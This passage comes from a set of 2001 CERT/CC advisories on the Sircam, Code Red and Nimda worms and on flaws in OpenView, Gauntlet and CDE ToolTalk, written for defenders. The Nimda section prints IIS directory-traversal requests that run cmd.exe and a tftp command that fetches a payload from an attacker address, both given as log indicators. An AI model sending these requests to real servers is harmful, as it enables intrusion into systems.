While the personal folder may vary with configuration, it is often set to `\My Documents` or `\Windows\Profiles\%username%\Personal`. A list of these files is stored in `%SYSTEM%\scd.dll`.

6. W32/Sircam attaches its own binary to selected files it finds and stores the combined file in the `Recycled` folder.

II. Impact

W32/Sircam can have a direct impact on both the computer which was infected as well as those with which it communicates over email.

- **Breaches of confidentiality**: The malicious code will at a minimum search through select folders and mail potentially sensitive files. This form of attack is extremely serious since it is one from which it is impossible to recover. Once a file has been publicly distributed, any potentially sensitive information in it cannot be retracted.
- **Limit Availability (Denial of Service)**
  - **Fill entire hard drive:** Based on external analyses, on any given day, there is a probability that it will create a file named `C:\Recycled\sircam.sys` which consumes all free space on

the `C:` drive. A full disk will prevent users from saving files to that drive, and in certain configurations impede system-level tasks (e.g., swapping, printing).

- **Propagation via mass emailing:** W32/Sircam will attempt to propagate by sending itself through email to addresses obtained as described above. This propagation can lead to congestion in mail servers that may prevent them from functioning as expected.

  NOTE: Since W32/Sircam uses native SMTP routines connecting to pre-defined mail servers, propagation is independent of the mail client software used.

- **Loss of Integrity:** Published reports indicate that on October 16 there is a reasonable probability that W32/Sircam will attempt to recursively delete all files from the drive on which Windows is installed (typically `C:`).

III. Solution

Run and Maintain an Anti-Virus Product

It is important for users to update their anti-virus software. Most anti-virus software vendors have released updated information, tools, or virus databases to help detect and partially recover from this malicious code. A list of vendor-specific anti-virus information can be found in Appendix A.

Many anti-virus packages support automatic updates of virus definitions. We recommend using these automatic updates when available.

Exercise Caution When Opening Attachments

Exercise caution when receiving email with attachments. Users should never open attachments from an untrusted origin, or ones that appear suspicious in any way. Finally, cryptographic checksums should also be used to validate the integrity of the file.

The effects of this class of malicious code are activated only when the file in question is executed. Social engineering is typically employed to trick a recipient into executing the malicious file. The best advice with regard to malicious files is to avoid executing them in the first place. The following tech tip offers suggestions as to how to avoid them:
Protecting yourself from Email-borne Viruses and Other Malicious Code During Y2K and Beyond.

Filter the Email or use a Firewall

Sites can use email filtering techniques to delete messages containing subject lines known to contain the malicious code, or they can filter all attachments.

Likewise, a firewall or border router can be used to stop the W32/Sircam outbound SMTP connections to mail servers outside of the local network. This filtering strategy will prevent further propagation of the worm from a particular host when the local mail configuration is not used.

Appendix A Vendor Information

Aladdin Knowledge Systems

http://www.esafe.com/home/csrt/valerts2.asp?virus_no=10068

Central Command, Inc.

http://support.centralcommand.com/cgi-bin/command.cfg/php/enduser/std_adp.php?p_refno=010718-000010

Command Software Systems

http://www.commandsoftware.com/virus/sircam.html

Computer Associates

http://www.cai.com/virusinfo/encyclopedia/descriptions/s/sircam137216.htm

Data Fellows Corp

http://www.datafellows.com/v-descs/sircam.shtml

McAfee

http://vil.mcafee.com/dispVirus.asp?virus_k=99141&

Norman Data Defense Systems

http://www.norman.com/virus_info/w32_sircam.shtml

Panda Software

http://www.pandasoftware.es/vernoticia.asp?noticia=987

Proland Software

http://www.pspl.com/virus_info/worms/sircam.htm

Sophos

http://www.sophos.com/virusinfo/analyses/w32sircama.html

Symantec

http://www.symantec.com/avcenter/venc/data/w32.sircam.worm@mm.html

Trend Micro

http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_SIRCAM.A

You may wish to visit the CERT/CC's Computer Virus Resources Page located at: http://www.cert.org/other_sources/viruses.html.

Authors: Roman Danyliw, Chad Dougherty, Allen Householder

Revision History

```
Jul 25, 2001: Initial release

Jul 25, 2001: The virus does NOT search the Desktop registry key for
address books.  Additionally, correct EST to EDT.

Aug 23, 2001: Updated contact information
```

23 CA-2001-23: Continued Threat of the "Code Red" Worm

Original release date: July 26, 2001
Last revised: January 17, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Microsoft Windows NT 4.0 with IIS 4.0 or IIS 5.0 enabled and Index Server 2.0 installed
- Windows 2000 with IIS 4.0 or IIS 5.0 enabled and Indexing services installed
- Cisco CallManager, Unity Server, uOne, ICS7750, Building Broadband Service Manager (these systems run IIS)
- Unpatched Cisco 600 series DSL routers

Overview

Since around July 13, 2001, at least two variants of the self-propagating malicious code "Code Red" have been attacking hosts on the Internet (see CA-2001-19 "Code Red" Worm Exploiting Buffer Overflow In IIS Indexing Service DLL). Different organizations who have analyzed "Code Red" have reached different conclusions about the behavior of infected machines when their system clocks roll over to the next month. Reports indicate that there are a number of systems with their clocks incorrectly set, so we believe the worm will begin propagating again on August 1, 2001 0:00 GMT. There is evidence that tens of thousands of systems are already infected or vulnerable to re-infection at that time. Because the worm propagates very quickly, it is likely that nearly all vulnerable systems will be compromised by August 2, 2001.

The CERT/CC has received reports indicating that at least 280,000 hosts were compromised in the first wave.

A translation of this advisory into Polish is available at http://www.cert.pl/CA/CA-2001-23-PL.html.

I. Description

The "Code Red" worm is malicious self-propagating code that exploits Microsoft Internet Information Server (IIS)-enabled systems susceptible to the vulnerability described in CA-2001-13 Buffer Overflow In IIS Indexing Service DLL. Its activity on a compromised machine is time sensitive; different activity occurs based on the date (day of the month) of the system clock. The CERT/CC is aware of at least two major variants of the worm, each of which exhibits the following pattern of behavior:

- **Propagation mode (from the 1st - 19th of the month)**: The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm. Depending on the configuration of the host that receives this request, there are varied consequences.
  - *Unpatched IIS 4.0 and 5.0 servers with Indexing service installed* will almost certainly be compromised by the "Code Red" worm. In the earlier variant of the worm, victim hosts with a default language of English experienced a defacement on all pages requested from the web server. Hosts infected with the later variant did not experience any change in the served content.
  - *Unpatched Cisco 600-series DSL routers* will process the HTTP request and trigger an unrelated vulnerability that causes the router to stop forwarding packets. [http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml]
  - *Systems not running IIS, but with an HTTP server listening on TCP port 80* will probably accept the HTTP request, return with an "HTTP 400 Bad Request" message, and potentially log this request in an access log.
- **Flood mode (from the 20th - 27th of the month)**: A packet-flooding denial-of-service attack will be launched against a specific IP address embedded in the code.
- **Termination (after the 27th day)**: The worm remains in memory but is otherwise inactive.

Detailed technical analysis of the "Code Red" worm can be found in CA-2001-19.

II. Impact

Data reported to the CERT/CC indicates that the "Code Red" worm infected more than 250,000 sytems in just 9 hours. Figure 1 illustrates the activity between 6:00 AM EDT and 8:00 PM EDT on July 19, 2001.




Figure 1: IP Addresses Compromised by the "CodeRed" worm
(data for July 19, 2001 as reported to the CERT/CC)

NOTE: After 8:00 PM EDT on July 19 (0:00 GMT July 20), the worm switched into flood mode on most infected systems, so the number of infected systems remained fairly constant after that time.

Our analysis estimates that starting with a single infected host, the time required to infect all vulnerable IIS servers with this worm could be less than 18 hours. Since the worm is programmed to continue propagating for the first 19 days of the month, widespread denial of service may result due to heavy scan traffic.

As reported in CA-2001-19, infected systems may experience web site defacement as well as performance degradation as a result of the propagating activity of this worm. This degradation can become quite severe, and in fact may cause some services to stop entirely, since it is possible for a machine to be infected with multiple copies of the worm simultaneously.

Furthermore, it is important to note that the IIS indexing vulnerability that the "Code Red" worm exploits can be used to execute arbitrary code in the Local System security context. This level of privilege effectively gives an attacker complete control of the infected system.

III. Solutions

The CERT/CC encourages all Internet sites to review CA-2001-13 and ensure workarounds or patches have been applied on all affected hosts on your network.

If you believe a host under your control has been compromised, you may wish to refer to Steps for Recovering from a UNIX or NT System Compromise.

Known versions of the worm reside entirely in memory; therefore, a reboot of the machine will purge the worm from the system. However, due to the rapid propagation of the worm, the likelihood of re-infection is quite high. Taking the system offline and applying the vendor patch will eliminate the vulnerability exploited by the "Code Red" worm.

IV. Good Practices

Consistent with the security best-practice of denying all network traffic and only selectively allowing that which is required, ingress and egress filtering should be implemented at the network edge. Likewise, controls must be in place to ensure that all software used on a network is properly maintained.

Ingress filtering

Ingress filtering manages the flow of traffic as it enters a network under your administrative control. Servers are typically the only machines that need to accept inbound connections from the public Internet. In the network usage policy of many sites, there are few reasons for external hosts to initiate inbound connections to machines that provide no public services. Thus, ingress filtering should be performed at the border to prohibit externally initiated inbound connections to non-authortized services. In this fashion, the effectiveness of many intruder scanning techniques can be dramatically reduced. With "Code Red," ingress filtering will prevent instances of the worm outside of your network from infecting machines in the local network that are not explicitly authorized to provide public web services. Cisco has published a tech tip specifically addressing ingress filtering for the "Code Red" worm at http://www.cisco.com/warp/public/63/nbar_acl_codered.shtml.

Egress filtering

Egress filtering manages the flow of traffic as it leaves a network under your administrative control. There is typically limited need for machines providing public services to initiate outbound connections to the Internet. In the case of "Code Red," employing egress filtering will prevent compromised IIS servers on your network from further propagating the worm.

Installing new software with the latest patches

When installing an operating system or application on a host for the first time, it is insufficient to merely use the install media. Vulnerabilities are often discovered after the software becomes widely distributed. Thus, prior to connecting this host to the network, the latest security patches for the software should be obtained from the vendor and applied.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Cisco Systems

Cisco has published a security advisory describing this vulnerability at
http://www.cisco.com/warp/public/707/cisco-code-red-worm-pub.shtml.

Microsoft Corporation

The following document regarding the vulnerability exploited by the "Code Red" worm is available from Microsoft: http://www.microsoft.com/technet/security/bulletin/MS01-044.asp.

Author(s): Roman Danyliw and Allen Householder

Revision History

```
Jul 26, 2001: Initial release

Jul 30, 2001: Added link to Polish translation

Aug 16, 2001: Added link to Cisco ingress filtering tech tip, updated link to Microsoft cumulative patch

Aug 23, 2001: Updated contact information

Jan 17, 2002: Updated feedback link
```

24 CA-2001-24: Vulnerability in OpenView and NetView

Original release date: August 15, 2001
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running HP OpenView Network Node Manager (NNM) Version 6.1 on the following platforms:
  - HP9000 Servers running HP-UX releases 10.20 and 11.00 (only)
  - Sun Microsystems Solaris releases 2.x
  - Microsoft Windows NT4.x / Windows 2000
- Systems running Tivoli NetView Versions 5.x and 6.x on the following platforms:
  - IBM AIX
  - Sun Microsystems Solaris
  - Compaq Tru64 Unix
  - Microsoft Windows NT4.x / Windows 2000

Overview

ovactiond is a component of OpenView by Hewlett-Packard Company (HP) and NetView by Tivoli, an IBM Company (Tivoli). These products are used to manage large systems and networks. There is a serious vulnerability in ovactiond that allows intruders to execute arbitrary commands with elevated privileges. This may subsequently lead to an intruder gaining administrative control of a vulnerable machine.

I. Description

ovactiond is the SNMP trap and event handler for both OpenView and NetView. There is a vulnerability in ovactiond that allows an intruder to execute arbitrary commands by sending a malicious message to the management server. These commands run with the privileges of the ovactiond process, which varies according to the operating system.

OpenView version 6.1 is vulnerable in the default configuration. Versions prior to 6.1 are not vulnerable in the default configuration, but there are public reports that versions prior to 6.1 may be vulnerable if users have made customizations to the trapd.conf file.

On June 21, 2001, HP released a security bulletin (HP SB #154) and a patch for this vulnerability in OpenView version 6.1. For more information, see

> http://us-support.external.hp.com/cki/bin/doc.pl/screen=ckiDisplayDocument?docId=200000055277985

http://www.kb.cert.org/vuls/id/952171

Tivoli NetView versions 5.x and 6.x are not vulnerable with the default configuration. It is, however, likely that customized configurations are vulnerable. This security vulnerability only exists if an authorized user configures additional event actions and specifies potentially destructive varbinds (those of type string or opaque). Tivoli has developed a patch for versions 5.x and 6.x. The patch addresses the vulnerability in ovactiond, as well as taking preventative measures on other components specific to NetView.

Tivoli has published information on this vulnerability at http://www.tivoli.com/support/.

II. Impact

An intruder can execute arbitrary commands with the privileges of the ovactiond process. On UNIX systems, ovactiond typically runs as user bin; on Windows systems it typically runs in the Local System security context. On Windows NT systems, this allows an intruder to gain administrative control of the underlying operating system. On UNIX systems, an intruder may be able to leverage bin access to gain root access.

Additionally, systems running these products often have trust relationships with other network devices. An intruder who compromises these systems may be able to leverage this trust to compromise other devices on the network or to make changes to the network configuration.

III. Solution

Apply a patch

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Apple

Mac OS X and Mac OS X Server do not have this vulnerability.

Computer Associates

Computer Associates has completed a review of all Unicenter functions and processing related to SNMP traps as indicated by the advisory. Unicenter is not subject to the same vulnerabilities as demonstrated by the SNMP trap managers identified by CERT (i.e., OpenView and NetView).

CA Unicenter does not formulate commands determined through trap data parsing. Unicenter implements this technology using different methods and thereby avoids this exposure. Computer Associates maintains strong relationships with these vendors and recommends that clients running any environments containing either of these products visit the website URLs specifically identified by the CERT Coordination Center.

FreeBSD

FreeBSD does not use this code.

Fujitsu

Regarding VU#952171, Fujitsu's UXP/V operating system is not affected because there's no implementation of any OpenView Technology in UXP/V.

Hewlett-Packard

On June 21, 2001, HP released a security bulletin (HP SB #154) and a patch for this vulnerability in OpenView version 6.1. For more information, see

> http://us-support.external.hp.com/cki/bin/doc.pl/screen=ckiDisplayDocument?docId=200000055277985
>
> http://www.kb.cert.org/vuls/id/952171

Microsoft

NNM is a third-party application as far as our platform is concerned. We don't have any special relationship with it. HP would need to provide the patches.

Tivoli

Tivoli acknowledges that certain user customizations to Tivoli NetView may lead to a potential security exposure. Please reference http://www.tivoli.com/support/ for further information and to obtain an e-fix which addresses the issue.

References

1. http://us-support.external.hp.com/cki/bin/doc.pl/screen=ckiDisplayDocument?docId=200000055277985
2. http://www.tivoli.com/support/
3. http://www.securityfocus.com/bid/2845
4. http://www.kb.cert.org/vuls/id/952171

The CERT Coordination Center thanks Milo G. van der Zee for notifying us about this problem, and Tivoli and Hewlett-Packard for other information used in the construction of this advisory.

Feedback on this document can be directed to the authors, Jason A. Rafail and Shawn Hernan.

Revision History

```
August 15, 2001:  Initial release
```

25 CA-2001-25: Buffer Overflow in Gauntlet Firewall allows intruders to execute arbitrary code

Original release date: September 06, 2001
Last revised: --
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running the following products that use Gauntlet Firewall
  - Gauntlet for Unix versions 5.x
  - PGP e-ppliance 300 series version 1.0
  - McAfee e-ppliance 100 and 120 series
  - Gauntlet for Unix version 6.0
  - PGP e-ppliance 300 series versions 1.5, 2.0
  - PGP e-ppliance 1000 series versions 1.5, 2.0
  - McAfee WebShield for Solaris v4.1

Overview

A vulnerability for a remotely exploitable buffer overflow exists in Gauntlet Firewall by PGP Security.

I. Description

The buffer overflow occurs in the smap/smapd and CSMAP daemons. According to PGP Security, these daemons are responsible for handling email transactions for both inbound and outbound email.

On September 04, 2001, PGP Security released a security bulletin and patches for this vulnerability. For more information, please see

http://www.pgp.com/support/product-advisories/csmap.asp

http://www.pgp.com/naicommon/download/upgrade/upgrades-patch.asp

http://www.kb.cert.org/vuls/id/206723

II. Impact

An intruder can execute arbitrary code with the privileges of the corresponding daemon. Additionally, firewalls often have trust relationships with other network devices. An intruder who compromises a firewall may be able to leverage this trust to compromise other devices on the network or to make changes to the network configuration.

III. Solution

Apply a patch

Appendix A contains information provided by vendors for this advisory. We will update the appendix as we receive more information. If you do not see your vendor's name, the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Appendix A Vendor Information

This appendix contains information provided by vendors for this advisory. When vendors report new information to the CERT/CC, we update this section and note the changes in our revision history. If a particular vendor is not listed below, we have not received their comments.

Network Associates, Inc.

PGP Security has published a security advisory describing this vulnerability as well as patches. This is available from

> http://www.pgp.com/support/product-advisories/csmap.asp
>
> http://www.pgp.com/naicommon/download/upgrade/upgrades-patch.asp

References

1. http://www.pgp.com/support/product-advisories/csmap.asp
2. http://www.pgp.com/naicommon/download/upgrade/upgrades-patch.asp
3. http://www.kb.cert.org/vuls/id/206723

The CERT Coordination Center thanks PGP Security for their advisory, on which this document is based.

Feedback on this document can be directed to the author, Ian A. Finlay.

Revision History

```
September 06, 2001:  Initial release
```

26 CA-2001-26: Nimda Worm

Original release date: September 18, 2001
Revised: September 25, 2001
Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- Systems running Microsoft Windows 95, 98, ME, NT, and 2000

Overview

The CERT/CC has received reports of new malicious code known as the "W32/Nimda worm" or the "Concept Virus (CV) v.5." This new worm appears to spread by multiple mechanisms:

- from client to client via email
- from client to client via open network shares
- from web server to client via browsing of compromised web sites
- from client to web server via active scanning for and exploitation of various Microsoft IIS 4.0 / 5.0 directory traversal vulnerabilities (VU#111677 and CA-2001-12)
- from client to web server via scanning for the back doors left behind by the "Code Red II" (IN-2001-09), and "sadmind/IIS" (CA-2001-11) worms

The worm modifies web documents (e.g., .htm, .html, and .asp files) and certain executable files found on the systems it infects, and creates numerous copies of itself under various file names.

We have also received reports of denial of service as a result of network scanning and email propagation.

I. Description

The Nimda worm has the potential to affect both user workstations (clients) running Windows 95, 98, ME, NT, or 2000 and servers running Windows NT and 2000.

Email Propagation

This worm propagates through email arriving as a MIME "multipart/alternative" message consisting of two sections. The first section is defined as MIME type "text/html", but it contains no text, so the email appears to have no content. The second section is defined as MIME type "audio/x-wav", but it contains a base64-encoded attachment named "readme.exe", which is a binary executable.

Due to a vulnerability described in CA-2001-06 (Automatic Execution of Embedded MIME Types), any mail software running on an x86 platform that uses Microsoft Internet Explorer 5.5

SP1 or earlier (except IE 5.01 SP2) to render the HTML mail automatically runs the enclosed attachment and, as result, infects the machine with the worm. Thus, in vulnerable configurations, the worm payload will automatically be triggered by simply opening (or previewing) this mail message. As an executable binary, the payload can also be triggered by simply running the attachment.

The email message delivering the Nimda worm appears to also have the following characteristics:

- The text in the subject line of the mail message appears to be variable.
- There appear to be many slight variations in the attached binary file, causing the MD5 checksum to be different when one compares different attachments from different email messages. However, the file length of the attachment appears to consistently be 57344 bytes.

The worm also contains code that will attempt to resend the infected email messages every 10 days.

Payload

The email addresses targeted for receiving the worm are harvested from two sources

- the .htm and .html files in the user's web cache folder
- the contents of the user's email messages retrieved via the MAPI service

These files are passed through a simple pattern matcher which collects strings that look like email addresses. These addresses then receive a copy of the worm as a MIME-encoded email attachment. Nimda stores the time the last batch of emails were sent in the Windows registry, and every 10 days will repeat the process of harvesting addresses and sending the worm via email.

Likewise, the client machines begin scanning for vulnerable IIS servers. Nimda looks for backdoors left by previous IIS worms: Code Red II [IN-2001-09] and sadmind/IIS worm [CA-2001-11]. It also attempts to exploit various IIS Directory Traversal vulnerabilities (VU#111677 and CA-2001-12). The selection of potential target IP addresses follows these rough probabilities:

- 50% of the time, an address with the same first two octets will be chosen
- 25% of the time, an address with the same first octet will be chosen
- 25% of the time, a random address will be chosen

The infected client machine attempts to transfer a copy of the Nimda code via tftp (69/UDP) to any IIS server that it scans and finds to be vulnerable.

Once running on the server machine, the worm traverses each directory in the system (including all those accessible through file shares) and writes a MIME-encoded copy of itself to disk using file names with .eml or .nws extensions (e.g., readme.eml). When a directory containing web content (e.g., HTML or ASP files) is found, the following snippet of Javascript code is appended to every one of these web-related files:

This modification of web content allows further propagation of the worm to new clients through a web browser or through the browsing of a network file system.

In order to further expose the machine, the worm

- enables the sharing of the c: drive as C$
- creates a "Guest" account on Windows NT and 2000 systems
- adds this account to the "Administrator" group.

Furthermore, the Nimda worm infects existing binaries on the system by creating Trojan horse copies of legitimate applications. These Trojan horse versions of the applications will first execute the Nimda code (further infecting the system and potentially propagating the worm), and then complete their intended function.

Browser Propagation

As part of the infection process, the Nimda worm modifies all web content files it finds (including, but not limited to, files with .htm, .html, and .asp extensions). As a result, any user browsing web content on the system, whether via the file system or via a web server, may download a copy of the worm. Some browsers may automatically execute the downloaded copy, thereby infecting the browsing system.

File System Propagation

The Nimda worm creates numerous MIME-encoded copies of itself (using file names with .eml and .nws extensions) in all writable directories (including those found on a network share) to which the user has access. If a user on another system subsequently selects the copy of the worm file on the shared network drive in Windows Explorer with the preview option enabled, the worm may be able to compromise that system.

Additionally, by creating Trojan horse versions of legitimate applications already installed on the system, users may unknowingly trigger the worm when attempting to make use of these programs.

System FootPrint

The scanning activity of the Nimda worm produces the following log entries for any web server listing on port 80/tcp:

```
GET /scripts/root.exe?/c+dir

GET /MSADC/root.exe?/c+dir

GET /c/winnt/system32/cmd.exe?/c+dir

GET /d/winnt/system32/cmd.exe?/c+dir

GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir

GET /_vti_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%5c../..%5c../..%5c../winnt/system32/cmd.exe?/c+dir

GET
/msadc/..%5c../..%5c../..%5c/..\xc1\x1c../..\xc1\x1c../..\xc1\x1c../
winnt/system32/cmd.exe?/c+dir

GET /scripts/..\xc1\x1c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..\xc0/../winnt/system32/cmd.exe?/c+dir

GET /scripts/..\xc0\xaf../winnt/system32/cmd.exe?/c+dir

GET /scripts/..\xc1\x9c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%35c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%5c../winnt/system32/cmd.exe?/c+dir

GET /scripts/..%2f../winnt/system32/cmd.exe?/c+dir
```

Note: The first four entries in these sample logs denote attempts to connect to the backdoor left by Code Red II, while the remaining log entries are examples of exploit attempts for the Directory Traversal vulnerability.

II. Impact

Intruders can execute arbitrary commands within the LocalSystem security context on machines running the unpatched versions of IIS. In the case where a client is compromised, the worm will be run with the same privileges as the user who triggered it. Hosts that have been compromised are also at high risk for being party to attacks on other Internet sites.

The high scanning rate of the Nimda worm may also cause bandwidth denial-of-service conditions on networks with infected machines.

III. Solutions

Recommendations for System Administrators of IIS machines

To determine if your system has been compromised, look for the following:

- a root.exe file (indicates a compromise by Code Red II or sadmind/IIS worms making the system vulnerable to the Nimda worm)
- an Admin.dll file in the root directory of c:\, d:\, or e:\ (Note that the file name Admin.dll may be legitimately installed by IIS in other directories.)
- unexpected .eml or .nws files in numerous directories
- the presence of this string: `/c+tftp%20-i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll 200` in the IIS logs, where

> "x.x.x.x" is the IP address of the attacking system. (Note that only the "200" result code indicates success of this command.)

The only safe way to recover from the system compromise is to format the system drive(s) and reinstall the system software from trusted media (such as vendor-supplied CD-ROM). Additionally, after the software is reinstalled, all vendor-supplied security patches must be applied. The recommended time to do this is while the system is not connected to any network. However, if sufficient care is taken to disable all server network services, then the patches can be downloaded from the Internet.

Detailed instructions for recovering your system can be found in the CERT/CC tech tip: Steps for Recovering from a UNIX or NT System Compromise.

Apply the appropriate patch from your vendor

A cumulative patch which addresses all of the IIS-related vulnerabilities exploited by the Nimda worm is available from Microsoft at http://www.microsoft.com/technet/security/bulletin/MS01-044.asp.

Recommendations for Network Administrators

Ingress filtering

Ingress filtering manages the flow of traffic as it enters a network under your administrative control. Servers are typically the only machines that need to accept inbound connections from the public Internet. In the network usage policy of many sites, there are few reasons for external hosts to initiate inbound connections to machines that provide no public services. Thus, ingress filtering should be performed at the border to prohibit externally initiated inbound connections to non-authortjized services. With Nimda, ingress filtering of port 80/tcp could prevent instances of the worm outside of your network from scanning or infecting vulnerable IIS servers in the local network that are not explicitly authorized to provide public web services. Filtering of port 69/udp will also prevent the downloading of the worm to IIS via tftp.

Cisco has published a tech tip specifically addressing filtering guidelines to mitigate the impact of the Nimda worm at http://www.cisco.com/warp/public/63/nimda.shtml.

Egress filtering

Egress filtering manages the flow of traffic as it leaves a network under your administrative control. There is typically limited need for machines providing public services to initiate outbound connections to the Internet. In the case of Nimda, employing egress filtering on port 69/udp at your network border will prevent certain aspects of the worms propogation both to and from your network.

Recommendations for End User Systems

Apply the appropriate patch from your vendor

If you are running a vulnerable version of Internet Explorer (IE), the CERT/CC recommends upgrading to at least version 5.0 since older versions are no longer officially maintained by Microsoft. Users of IE 5.0 and above are encourage to apply patch for the "Automatic Execution of Embedded MIME Types" vulnerability available from Microsoft at http://www.microsoft.com/technet/security/bulletin/MS01-020.asp.

Note: IE 5.5 SP1 users should apply the patches discussed in MS01-027

Run and Maintain an Anti-Virus Product

It is important for users to update their anti-virus software. Most anti-virus software vendors have released updated information, tools, or virus databases to help detect and partially recover from this malicious code. A list of vendor-specific anti-virus information can be found in Appendix A.

Many anti-virus packages support automatic updates of virus definitions. We recommend using these automatic updates when available.

Don't open e-mail attachments

The Nimda worm may arrive as an email attachment named "readme.exe". Users should **not** open this attachment.

Disable JavaScript

End-user systems can become infected with the Nimda worm by browsing web sites hosted by infected servers. This method of infection requires the use of JavaScript to be successful. Therefore, the CERT/CC recommends that end user systems disable JavaScript until all appropriate patches have been applied and anti-virus software has been updated.

Appendix A Vendor Information

Antivirus Vendor Information

Aladdin Knowledge Systems

http://www.eSafe.com/home/csrt/valerts2.asp?virus_no=10087

Central Command, Inc.

http://support.centralcommand.com/cgi-bin/command.cfg/php/enduser/std_adp.php?p_refno=010918-000005

Command Software Systems

http://www.commandsoftware.com/virus/nimda.html

Computer Associates

http://www.ca.com/virusinfo/encyclopedia/descriptions/n/nimda.htm

F-Secure Corp

http://www.fsecure.com/v-descs/nimda.shtml

McAfee

http://vil.mcafee.com/dispVirus.asp?virus_k=99209&

Panda Software

http://service.pandasoftware.es/library/card.jsp?Virus=Nimda

Proland Software

http://www.pspl.com/virus_info/worms/nimda.htm

Sophos

http://www.sophos.com/virusinfo/analyses/w32nimdaa.html

Symantec

http://www.symantec.com/avcenter/venc/data/w32.nimda.a@mm.html

Trend Micro

http://www.antivirus.com/vinfo/virusencyclo/default5.asp?VName=TROJ_NIMDA.A
http://www.antivirus.com/pc-cillin/vinfo/virusencyclo/default5.asp?VName=TROJ_NIMDA.A

References

You may wish to visit the CERT/CC's computer virus resources page located at http://www.cert.org/other_sources/viruses.html.

Feedback on this document may be directed to the authors, Roman Danyliw, Chad Dougherty, Allen Householder, Robin Ruefle.

Revision History

```
September 18, 2001: Initial Release
```

```
September 19, 2001: Updated link to MS advisory MS01-027
```

September 19, 2001: Updated antivirus vendor information, updated e-mail propagation description, added reference to second related IIS vul

September 20, 2001: Added link to Computer Associates in vendor information, Updated overview, payload, file system propagation, and recommendations for system administrator sections

September 20, 2001: Fix link to CA-2001-12 in payload section

September 21, 2001: Added recommendations for network administrators,updated payload section, updated vendor information clarified recommendations for end user systems

September 25, 2001: Qualified note concerning MS01-027

27 CA-2001-27: Format String Vulnerability in CDE ToolTalk

Original release date: October 5, 2001
Last revised: November 14, 2001
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Systems running CDE ToolTalk

Overview

There is a remotely exploitable format string vulnerability in the CDE ToolTalk RPC database service. This vulnerability could be used to crash the service or execute arbitrary code, potentially allowing an intruder to gain root access. This vulnerability is documented in VU#595507.

I. Description

The Common Desktop Environment (CDE) is an integrated graphical user interface that runs on Unix and Linux operating systems. CDE ToolTalk is a message brokering system that provides an architecture for applications to communicate with each other across hosts and platforms. The ToolTalk RPC database server, `rpc.ttdbserverd`, manages communication between ToolTalk applications. For more information about CDE, see

> http://www.opengroup.org/cde/
>
> http://www.opengroup.org/desktop/faq/

There is a remotely exploitable format string vulnerability in the CDE ToolTalk RPC database server. While handling an error condition, a `syslog(3)` function call is made without providing a format string specifier argument. Since `rpc.ttdbserverd` does not perform adequate input validation or provide the format string specifier argument, a crafted RPC request containing format string specifiers will be interpreted by the vulnerable `syslog(3)` function call. Such a request can be designed to overwrite specific locations in memory, thus executing code with the privileges of `rpc.ttdbserverd`, typically root.

The vulnerability was discovered by Internet Security Systems (ISS) X-Force. For more information, see http://xforce.iss.net/alerts/advise98.php.

This vulnerability has been assigned the identifier CAN-2001-0717 by the Common Vulnerabilities and Exposures (CVE) group: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0717.

Many common UNIX systems ship with CDE ToolTalk installed and enabled by default. The `rpcinfo` command may help determine if a system is running the ToolTalk RPC database service:

```
    $ rpcinfo -p hostname
```

The program number for the ToolTalk RPC database service is 100083. References to this number in the output from `rpcinfo` or in `/etc/rpc` may indicate that the ToolTalk RPC database service is running. Any system that does not run the ToolTalk RPC database service is not vulnerable to this problem.

II. Impact

An attacker can execute arbitrary code with the privileges of the `rpc.ttdbserverd` process, typically root.

III. Solution

Apply a patch

Appendix A contains information from vendors who have provided information for this advisory. We will update the appendix as we receive more information. If a vendor's name does not appear, then the CERT/CC did not hear from that vendor. Please contact your vendor directly.

Block access to vulnerable service

